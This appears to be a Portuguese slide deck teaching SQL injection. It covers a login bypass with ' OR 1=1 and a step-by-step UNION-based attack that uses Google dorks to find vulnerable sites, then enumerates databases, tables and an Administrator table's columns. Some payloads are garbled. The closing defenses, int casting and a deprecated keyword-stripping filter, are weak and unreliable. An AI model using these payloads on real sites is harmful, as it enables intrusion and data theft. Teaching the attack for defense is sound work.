

SQL INJECTION

SQL Injection.

User-Id:

Password:

`select * from Users where user_id= 'srinivas'
and password = 'mypassword'`

User-Id:

Password:

`select * from Users where user_id= '' OR 1 = 1; /*'
and password = '*/--'`




Carlos Henrique M. da Silva
carloshenrique.85@globocom

SQL INJECTION

Injeção SQL é um ataque no qual um código mal-intencionado é inserido em cadeias de caracteres que são passadas posteriormente para uma instância do SQL Server para análise e execução.




TIPOS DE SQL INJECTION



URL

FORM

A 3D illustration of a login form. It has two input fields: 'Usuário:' (Username) and 'Senha:' (Password). The 'Usuário:' field contains the text ' ' or 1=1 --'. The 'Senha:' field contains a series of black dots. Below the password field is a syringe icon with the word 'SQL' on it. At the bottom is a 'Login' button with a green arrow pointing right.

SQL INJECTION – URL

Primeiramente devemos encontrar um site vulnerável a injeção SQL. Para isso, usaremos o google.

No google o termo "Dork" é frequentemente utilizado para encontrar sites vulneráveis. Um exemplo de um "google dork" é `inurl:index.php id = .` Neste exemplo retornam todos os sites a partir do cache do Google com a string `index.php? id =` ou `? news.php id = .`

Na URL para um site ser vulnerável a injeções SQL, tem que fazer uso do parâmetro `$ _GET` como na URL:

<http://www.targetwebsite.com/news.php?id=4>

onde `id = 4` é o `GET` parâmetro, pois está recebendo o `id = 4` a partir do banco de dados back-end.

SQL INJECTION – URL

Verificação de Vulnerabilidades

Para verificar se o site é vulnerável a SQL Injection, a forma mais comum é apenas adicionar um apóstrofo ('), após um dos parâmetros na URL.

<http://www.targetwebsite.com/news.php?id=4'>

SQL INJECTION – URL

Verificação de Vulnerabilidades

Se o site é vulnerável, ele provavelmente irá exibir um erro como abaixo:

Você tem um erro em sua sintaxe SQL

Warning: Invalid argument supplied for foreach()
in E:\www\portal\edit\inc\data.php on line 267

Warning: mysql_num_rows ()
Warning: mysql_fetch_assoc ()
Warning: mysql_result ()
Warning: mysql_fetch_array ()
Aviso: mysql_numrows ()
Aviso: mysql_preg_match ()

SQL INJECTION – URL

Encontrar o número de colunas

Há uma série de maneiras de fazer isso como **ORDER BY** ou **GROUP BY**. Aqui vamos usar **ORDER BY**. Para encontrar o número de colunas, vamos começar com **ORDER BY 1**.

```
http://www.targetwebsite.com/news.php?id=4 ORDER BY 1 –
```

SQL INJECTION – URL

Determinar a versão do MySQL

Este é um passo importante: se a versão do MySQL é menor do que 5, então temos que adivinhar o nome das tabelas e colunas para injetar o que é muitas vezes trabalhoso. Antes de encontrar a versão da coluna, temos que encontrar o número da coluna visível para injetar a nossa consulta, a fim de obter o resultado. Para fazer isso, vamos usar as declarações **SELECT** e **UNION ALL**.

```
http://www.targetwebsite.com/news.php?id=4  
UNION ALL SELECT 1,2,3,4-
```


SQL INJECTION – URL

Determinar a versão do MySQL

existem duas maneiras: `version()` ou `@@version` , como abaixo:

```
http://www.targetwebsite.com/news.php?id=-4 1,2  
UNION ALL SELECT, group_concat (version ()), 4 –
```

```
http://www.targetwebsite.com/news.php?id=-4 1,2  
UNION ALL SELECT, group_concat (@ @ version), 4 –
```

SQL INJECTION – URL

Obtendo o nome de um banco de dados

Às vezes o banco de dados atual da página que está sendo executado não contém informações úteis, como nome de usuário e senhas. Portanto, é útil dar uma olhada em todas as bases de dados. No MySQL versão 5 ou superior, há sempre um banco de dados chamado **information_schema** que torna a injeção de SQL mais fácil. Para obter a lista das bases de dados proceda como abaixo:

```
http://www.targetwebsite.com/news.php?id=-4  
1,2 UNION ALL SELECT, group_concat  
      (schema_name), 4 from  
      information_schema.schemata-
```

SQL INJECTION – URL

Obtendo nomes de tabelas

É bom verificar o nome da tabela de todos os bancos de dados, porque às vezes o banco de dados atual não contém qualquer informação útil. Para obter os nomes das tabelas do banco de dados atual:

```
http://www.targetwebsite.com/news.php?id=-4  
1,2 UNION ALL SELECT, group_concat  
(table_name), 4 from information_scheme.tables  
where table_schema = database () –
```

SQL INJECTION – URL

Obtendo nomes de coluna

Agora, para extrair os dados da tabela do **Administrador** , precisamos encontrar as colunas nele. Para obter este faria de entrada a seguinte consulta:

```
http://www.targetwebsite.com/news.php?id=-4
      UNION ALL SELECT
      1,2,group_concat(column_name),4 from
      information_schema.columns where
      table_name=0x41646d696e6973747261746f72-
```

SQL INJECTION – URL

Tutorial Completo disponível em:

<http://underurhat.com/hacking/tutorials/url-based-sql-injection-tutorial/>



SQL INJECTION – URL

Ferramenta

Havij

VÍDEO TUTORIAL:

<http://www.youtube.com/watch?v=DJCSOFuek7Y>



SQL INJECTION – FORM

Usuário:


Senha:

Login 

```
$login = $_POST['txtlogin'];  
$senha = $_POST['txtsenha'];
```


```
mysql_select_db($database_db, $db);  
$query_login = "SELECT * FROM login WHERE login = '$login' and senha = '$senha'";  
$login = mysql_query($query_login, $db) or die(mysql_error());  
$row_login = mysql_fetch_assoc($login);  
$totalRows_login = mysql_num_rows($login);
```


SQL INJECTION – FORM



Usuário:


Senha:

Login 



Usuário:

Senha:

Login 

SQL INJECTION – PROTEÇÃO



SQL INJECTION – PROTEÇÃO

Declarar minhas variáveis dos parâmetros GET e POST como inteiros. Bloqueando assim qualquer string que venha a ser inputado na minha url.

```
$colname_teste = "-1";  
if (isset($_GET['id'])) {  
    $colname_teste = (get_magic_quotes_gpc()) ? (int)$_GET['id'] : addslashes((int)$_GET['id']);  
}
```

SQL INJECTION – PROTEÇÃO

Filtre todo o tipo de variável dados que vem de urls ou inputs de formulário \$_GET ou \$_POST para que nenhum dos dados inputados pelo usuário possa ser interpretado como parte da instrução SQL.

```
function anti_injection($sql)
{
    // remove palavras que contenham sintaxe sql
    $sql = preg_replace(sql_regcase("/(from|select|insert|delete|where|drop table|show tables|#[\*|--|\\\\\\\\)/"), "", $sql);
    $sql = trim($sql); //limpa espaços vazios
    $sql = strip_tags($sql); //tira tags html e php
    $sql = addslashes($sql); //Adiciona barras invertidas a uma string
    return $sql;
}
```

SQL INJECTION – FORM

```
login = $_POST['txtlogin'];
senha = $_POST['txtsenha'];

mysql_select_db($database_db, $db);
$query_login = "SELECT * FROM login WHERE login = '$login' and senha = '$senha'";
$login = mysql_query($query_login, $db) or die(mysql_error());
$row_login = mysql_fetch_assoc($login);
$totalRows_login = mysql_num_rows($login);
```

```
include_once('anti_injection.php');
```

```
$login = anti_injection($_POST['txtlogin']);
```

```
$senha = anti_injection($_POST['txtsenha']);
```

```
mysql_select_db($database_db, $db);
```

```
$query_login = "SELECT * FROM login WHERE login = '$login' and senha = '$senha'";
```

```
$login = mysql_query($query_login, $db) or die(mysql_error());
```

```
$row_login = mysql_fetch_assoc($login);
```

```
$totalRows_login = mysql_num_rows($login);
```

OBRIGADO!

Carlos Henrique M. da Silva
carloshenrique.85@globo.com

- ▶ Formado em Análise de Sistemas
- ▶ Pós-Graduado em Auditoria em T.I.
- ▶ Gerente de TI da CLIOC – Coleção de *Leishmania* do Instituto Oswaldo Cruz – Fiocruz
- ▶ Certificado em Gestão de Segurança da Informação e Gerenciamento de T.I. pela Academia Latino-Americana (Microsoft TechNet / Módulo Security)

